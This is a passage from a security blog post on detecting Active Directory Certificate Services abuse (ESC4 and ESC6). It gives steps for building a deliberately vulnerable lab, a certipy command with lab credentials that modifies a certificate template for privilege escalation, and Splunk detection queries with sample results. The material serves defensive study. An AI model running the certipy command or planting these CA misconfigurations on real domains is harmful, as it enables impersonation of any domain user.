
- **FullControl**: complete control over the certificate template. Ability to modify its properties and its DACL.
- **WriteOwner**: ability to modify a certificate template's owner to an account controlled by the attacker.
- **WriteDacl**: ability to modify a certificate template's DACL including giving an attacker-controlled account dangerous privileges such as FullControl, WriteProperty, etc.
- **WriteProperty**: ability to modify a certificate template's properties.

To exploit this vulnerability, the attacker typically:

1. Modifies the certificate template so as to make it vulnerable to ESC1, ESC2, or ESC3.
2. Exploits one of the aforementioned vulnerabilities.

Lab Setup

1. Create a certificate template and ensure that it is published.



Template display name: ESC4-Vulnerable

Template name: ESC4-Vulnerable


Validity period: 1 years

Renewal period: 6 weeks

☑ Publish certificate in Active Directory

□ Do not automatically reenroll if a duplicate certificate exists in Active Directory

2. Grant Domain Users 'Write' priviliges on the template in the 'Security' tab.



ESC4-Vulnerable Properties

Subject Name | Issuance Requirements | General | Compatibility | Request Handling | Cryptography | Key Attestation | Superseded Templates | Extensions | Security | Server

Group or user names:

- Authenticated Users
- Administrator
- Domain Admins (LAB\Domain Admins)
- Domain Users (LAB\Domain Users)
- Enterprise Admins (LAB\Enterprise Admins)
- RAS and IAS Servers (LAB\RAS and IAS Servers)

Permissions for Domain Users	Allow	Deny
Full Control	□	□
Read	☑	□
Write	☑	□
Enroll	□	□
Autoenroll	□	□

For special permissions or advanced settings, click Advanced.

Exploitation

From a Linux host connected to the enterprise/lab network or over a SOCKS proxy, run the following commands:

Step #1

```
certipy template -u 'ryang@lab.louaiabboud.io' -p 'P@ssw0rd123' -template ESC4-
Vulnerable -save-old
```

Note: Certipy will create an ESC1 vulnerability by default.

Step #2

Exploit ESC1, ESC2, or ESC3 vulnerability introduced in Step #1.

Investigation


Investigation Query #6: "ENROLLEE_SUPPLIES_SUBJECT" Flag Added to "msPKI-Certificate-Name-Flag" Attribute on Certificate Template

This splunk query returns a result if the ENROLLEE_SUPPLIES_SUBJECT attribute was added to a certificate template's msPKI-Certificate-Name-Flag. This activity may be an ADCS administrator modifying an existing certificate template for legitimate purposes or it may be a threat actor modifying the template so as to render it vulnerable to ESC1 (Indeed, this is the default behaviour of certipy-ad).

Splunk Query + Windows Logs

```
index="winlogs" EventCode=5136 ObjectClass=pKICertificateTemplate
AttributeLDAPDisplayName="msPKI-Certificate-Name-Flag" AttributeValue=1
OperationType="%%14674"
| eval Operation=case(OperationType == "%%14674", "Value Added")
| eval NewAttributeValue=case(AttributeValue == 1, "ENROLLEE_SUPPLIES_SUBJECT")
| rename ObjectDN as CertificateDN
| rename AttributeLDAPDisplayName as ModifiedAttribute
| table _time, host, SubjectDomainName, SubjectUserName, SubjectLogonId,
ObjectClass, CertificateDN, ModifiedAttribute, NewAttributeValue, Operation
```

Screenshot



```
index="winlogs" EventCode=5136 ObjectClass=pKICertificateTemplate AttributeLDAPDisplayName="msPKI-Certificate-Name-Flag" AttributeValue=1 OperationType="%%14674"
| eval Operation=case(OperationType == "%%14674", "Value Added")
| eval NewAttributeValue=case(AttributeValue == 1, "ENROLLEE_SUPPLIES_SUBJECT")
| rename ObjectDN as CertificateDN
| rename AttributeLDAPDisplayName as ModifiedAttribute
| table _time, host, SubjectDomainName, SubjectUserName, SubjectLogonId, ObjectClass, CertificateDN, ModifiedAttribute, NewAttributeValue, Operation
```

✓ 5 events (6/22/23 6:00:00.000 PM to 6/29/23 6:55:10.000 PM) No Event Sampling ▾

_time	host	SubjectDomainName	SubjectUserName	SubjectLogonId	ObjectClass	CertificateDN	ModifiedAttribute	NewAttributeValue	Operation
2023-06-29 15:11:32	AD01	LAB	ryang	0x102be4c1	pKICertificateTemplate	CN=ESC1-Vulnerable,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=lab,DC=louaiabboud,DC=io	msPKI-Certificate-Name-Flag	ENROLLEE_SUPPLIES_SUBJECT	Value Added

Return all modifications to a certificate template where "ENROLLEE_SUPPLIES_SUBJECT" was added to the "MsPKI-Certificate-Name-Flag" property.


Investigation Query #7: "Certificate Request Agent" or "Any Purpose" EKU Added to pKIExtendedKeyUsage

This next Splunk query returns a result if the "Certificate Request Agent" or "Any Purpose" EKUs are added to the certificate template's pKIExtendedKeyUsage. Again, this activity may be be an ADCS administrator implementing an authorized change or it may be a threat actor modifying the template so as to render it vulnerable to ESC2 or ESC3.

Splunk Query + Windows Logs

```
index="winlogs" EventCode=5136 ObjectClass=pKICertificateTemplate
(AttributeLDAPDisplayName="msPKI-Certificate-Application-Policy" OR
AttributeLDAPDisplayName="pKIExtendedKeyUsage")
(AttributeValue="1.3.6.1.4.1.311.20.2.1" OR AttributeValue="2.5.29.37.0")
OperationType="%%14674"
| eval Operation=case(OperationType == "%%14674", "Value Added")
| eval NewAttributeValue=case(AttributeValue == "1.3.6.1.4.1.311.20.2.1",
"Certificate Request Agent", AttributeValue == "2.5.29.37.0", "Any Purpose EKU")
| rename ObjectDN as CertificateDN
| rename AttributeLDAPDisplayName as ModifiedAttribute
| table _time, host, SubjectDomainName, SubjectUserName, SubjectLogonId,
ObjectClass, CertificateDN, ModifiedAttribute, NewAttributeValue, Operation
```

Screenshot



```
index="winlogs" EventCode=5136 ObjectClass=pKICertificateTemplate (AttributeLDAPDisplayName="msPKI-Certificate-Application-Policy" OR AttributeLDAPDisplayName="pKIExtendedKeyUsage") (AttributeValue="1.3.6.1.4.1.311.20.2
    .1" OR AttributeValue="2.5.29.37.0") OperationType="%%14674"
| eval Operation=case(OperationType == "%%14674", "Value Added")
| eval NewAttributeValue=case(AttributeValue == "1.3.6.1.4.1.311.20.2.1", "Certificate Request Agent", AttributeValue == "2.5.29.37.0", "Any Purpose EKU")
| rename ObjectDN as CertificateDN
| rename AttributeLDAPDisplayName as ModifiedAttribute
| table _time, host, SubjectDomainName, SubjectUserName, SubjectLogonId, ObjectClass, CertificateDN, ModifiedAttribute, NewAttributeValue, Operation
```

Return all modifications to a certificate template where the "Certificate Request Agent" or "Any Purpose" EKUs were added to the "msPKI-Certificate-Application-Policy" or "pKIExtendedKeyUsage" property.

✓ **8 events** (6/22/23 7:00:00.000 PM to 6/29/23 7:00:18.000 PM) No Event Sampling ▾

_time	host	SubjectDomainName	SubjectUserName	SubjectLogonId	ObjectClass	CertificateDN	ModifiedAttribute	NewAttributeValue	Operation
2023-06-29 15:11:32	AD01	LAB	ryang	0x102be4c1	pKICertificateTemplate	CN=ESC1-Vulnerable,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=lab,DC=louaiabboud,DC=io	msPKI-Certificate-Application-Policy	Any Purpose EKU	Value Added
2023-06-29 15:11:32	AD01	LAB	ryang	0x102be4c1	pKICertificateTemplate	CN=ESC1-Vulnerable,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=lab,DC=louaiabboud,DC=io	pKIExtendedKeyUsage	Certificate Request Agent	Value Added

When analyzing the results of both queries, special attention should be placed on the user making the change: is the user an authorized ADCS administrator? And did they follow an agreed-upon change management process?


Investigation Query #8: Domain Users or Authenticated Users Granted Dangerous Privileges

Finally, investigation query #8 returns a result if the Domain Users or Authenticated Users groups are granted dangerous privileges on a certificate template: one or more of WriteDACL, WriteOwner, WriteProperty.

Splunk Query + Windows Logs

~~~
index="winlogs" EventCode=5136 ObjectClass=pKICertificateTemplate
AttributeLDAPDisplayName="nTSecurityDescriptor" OperationType="%%14674"
| eval Operation=case(OperationType == "%%14674", "Value Added")

``` Check if Domain Users or Authenticated Users were granted dangerous priviliges
(WriteDacl(WD) or WriteOwner(WO) or WriteProperty(WP)) on the certificate template
```
| eval DomainOrAuthenUsersHaveWritePrivilgesOnTemplate=if(match(AttributeValue, "\
([OA]{1,2};;[A-Z]*(WD|WO|WP)[A-Z]*;;;(DU|AU)\)"), "TRUE", "FALSE")

| rename ObjectDN as CertificateDN
| rename AttributeValue as NewAttributeValue
| rename AttributeLDAPDisplayName as ModifiedAttribute
| where DomainOrAuthenUsersHaveWritePrivilgesOnTemplate == "TRUE"
| table _time, host, SubjectDomainName, SubjectUserName, SubjectLogonId,
ObjectClass, CertificateDN, ModifiedAttribute, NewAttributeValue, Operation
~~~

Screenshot



New Search

Save As ▾ Create Table View Close

Last 24 hours ▾

```
index="winlogs" EventCode=5136 ObjectClass=pKICertificateTemplate AttributeLDAPDisplayName="nTSecurityDescriptor" OperationType="%%14674"
| eval Operation=case(OperationType == "%%14674", "Value Added")
| eval DomainOrAuthenUsersHaveWritePrivilgesOnTemplate=if(match(AttributeValue, "\([OA]{1,2};;[A-Z]*(WD|WO|WP)[A-Z]*;;;(DU|AU)\)"), "TRUE", "FALSE")
| rename ObjectDN as CertificateDN
| rename AttributeValue as NewAttributeValue
| rename AttributeLDAPDisplayName as ModifiedAttribute
| where DomainOrAuthenUsersHaveWritePrivilgesOnTemplate == "TRUE"
| table _time, host, SubjectDomainName, SubjectUserName, SubjectLogonId, ObjectClass, CertificateDN, ModifiedAttribute, NewAttributeValue, Operation
```

✓ 7 events (6/28/23 9:00:00.000 PM to 6/29/23 9:09:37.000 PM) No Event Sampling ▾

Smart Mode ▾

Events Patterns Statistics (7) Visualization

20 Per Page ▾ Format Preview ▾

host	SubjectDomainName	SubjectUserName	SubjectLogonId	ObjectClass	CertificateDN	ModifiedAttribute	NewAttributeValue	Operation
AD01	LAB	ryang	0x102be4c1	pKICertificateTemplate	CN=ESC1-Vulnerable,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=lab,DC=louaiabboud,DC=io	nTSecurityDescriptor	O:S-1-5-21-1738593870-2982862638-3911782397-500G:S-1-5-21-1738593870-2982862638-3911782397-519D:PAI(OA;;CR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DU)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;DA)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-1738593870-2982862638-3911782397-519)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;RS)(A;;LCRPWPRCWDWO;;;DU)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-1738593870-2982862638-3911782397-519)(A;;CCDCLCSWRPWPDTLOSDRCWDWO;;;S-1-5-21-1738593870-2982862638-3911782397-500)(A;;LCRPRC;;;AU)S:AI(AU;SAFA;WPWDWO;;;WD)	Value Added

Return modifications to a certificate template's security descriptor if Domain Users or Authenticated Users have been granted rights to enroll or auto-enroll, or dangerous permissions like WriteOwner, WriteProperty, and WriteDACL.

ESC6


Background

An ESC6 vulnerability is present when the EDITF_ATTRIBUTESUBJECTALTNAME2 flag is set on the CA. According to Microsoft, if this flag is set, "any request (including when the subject is built from Active Directory®) can have user defined values in the subject alternative name." Effectively, all certificate templates published under that CA will accept a CSR that specifies a SAN. ESC6 was patched/broken by Microsoft Advisory: KB5014754.

Lab Setup

Run the following commands on the ADCS server with ADCS server administrator (or Domain Administrator) privileges:

```
certutil -setreg policy\EditFlags +EDITF_ATTRIBUTESUBJECTALTNAME2
net stop certsvc
net start certsvc
```



Administrator: Windows PowerShell

```
PS C:\Users\Administrator> certutil -setreg policy\EditFlags +EDITF_ATTRIBUTESUBJECTALTNAME2
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\lab-AD01-CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\EditFlags:

Old Value:
  EditFlags REG_DWORD = 11014e (1114446)
    EDITF_REQUESTEXTENSIONLIST -- 2
    EDITF_DISABLEEXTENSIONLIST -- 4
    EDITF_ADDOLDKEYUSAGE -- 8
    EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
    EDITF_ENABLEAKIKEYID -- 100 (256)
    EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
    EDITF_ENABLECHASECLIENTDC -- 100000 (1048576)

New Value:
  EditFlags REG_DWORD = 15014e (1376590)
    EDITF_REQUESTEXTENSIONLIST -- 2
    EDITF_DISABLEEXTENSIONLIST -- 4
    EDITF_ADDOLDKEYUSAGE -- 8
    EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
    EDITF_ENABLEAKIKEYID -- 100 (256)
    EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
    EDITF_ATTRIBUTESUBJECTALTNAME2 -- 40000 (262144)
    EDITF_ENABLECHASECLIENTDC -- 100000 (1048576)
CertUtil: -setreg command completed successfully.
The CertSvc service may need to be restarted for changes to take effect.
PS C:\Users\Administrator> net stop certsvc
The Active Directory Certificate Services service is stopping.
The Active Directory Certificate Services service was stopped successfully.

PS C:\Users\Administrator> net start certsvc
The Active Directory Certificate Services service is starting.
The Active Directory Certificate Services service was started successfully.

PS C:\Users\Administrator> _
```

Exploitation

Same as ESC1.

Investigation

System administrators may set the EDITF_ATTRIBUTESUBJECTALTNAME2 on an enterprise CA without fully understanding the implications of the change. Threat actors may also introduce this vulnerability given sufficient privileges. The most common method of setting this attribute is using certutil.exe.

```
certutil -config "CA_HOST\CA_NAME" -setreg policy\EditFlags
+EDITF_ATTRIBUTESUBJECTALTNAME2
```


Investigation Query #9: EDITF_ATTRIBUTESUBJECTALTNAME2 Attribute Added to CA via certutil.exe

The following Splunk query attempts to proactively capture the introduction of an ESC6 vulnerability giving security teams ample time to react. Note, however, that is not the only method of setting this flag. As such, a manual periodic audit of ADCS is recommended.

Splunk Query + Windows Logs

```
index="winlogs" EventCode=4688 NewProcessName="*certutil.exe"
CommandLine="*+EDITF_ATTRIBUTESUBJECTALTNAME2*" | table _time, host,
SubjectDomainName, SubjectUserName, SubjectLogonId, CommandLine
```

Screenshot



```
index="winlogs" EventCode=4688 NewProcessName="*certutil.exe" CommandLine="*+EDITF_ATTRIBUTESUBJECTALTNAME2*"
| table _time, host, SubjectDomainName, SubjectUserName, SubjectLogonId, CommandLine
```

✓ 1 event (6/26/23 6:00:00.000 PM to 6/27/23 6:57:23.000 PM) No Event Sa

Return all instances of the certutil.exe command being used to add the EDITF_ATTRIBUTESUBJECTALTNAME2 attribute to the CA.

_time	host	SubjectDomainName	SubjectUserName	SubjectLogonId	CommandLine
2023-06-27 18:05:03	AD01	LAB	Administrator	0x179a0f	"C:\Windows\system32\certutil.exe" -setreg policy\EditFlags +EDITF_ATTRIBUTESUBJECTALTNAME2

Conclusion

ADCS vulnerabilies are dangerous. If a threat actor breaches an organization's external perimeter and successfully exploits an ADCS vulnerability, they effectively gain the ability to impersonate any user in the domain. Defenders should conduct regular audits against their ADCS environment to identify and remediate ADCS vulnerabilities.

References and Resources

This blog post would not be possible without prior work by individuals that are significantly more intelligent than its author. A massive shoutout to them! And a special shoutout to Teymur Kheirkhabarov and Demyan Sokolin for their talk: "Hunting Active Directory Certificate Services Abuse." Without their research into ADCS telemetry, this blog post would not have been possible.

1. SpectreOps: Certified Pre-Owned Whitepaper
2. SpectreOps: Certificates and Pwnage and Patches! Oh My!
3. Oliver Lyak: Certipy 4.0: ESC9 & ESC10, BloodHound GUI, New Authentication and Request Methods — and more!
4. Hunting for Active Directory Certificate Services Abuse
5. Security Compass: Relaying to AD Certificate Services over RPC
6. Microsoft Advisory: KB5014754
7. Certipy-AD
8. Certify
9. PSPKIAudit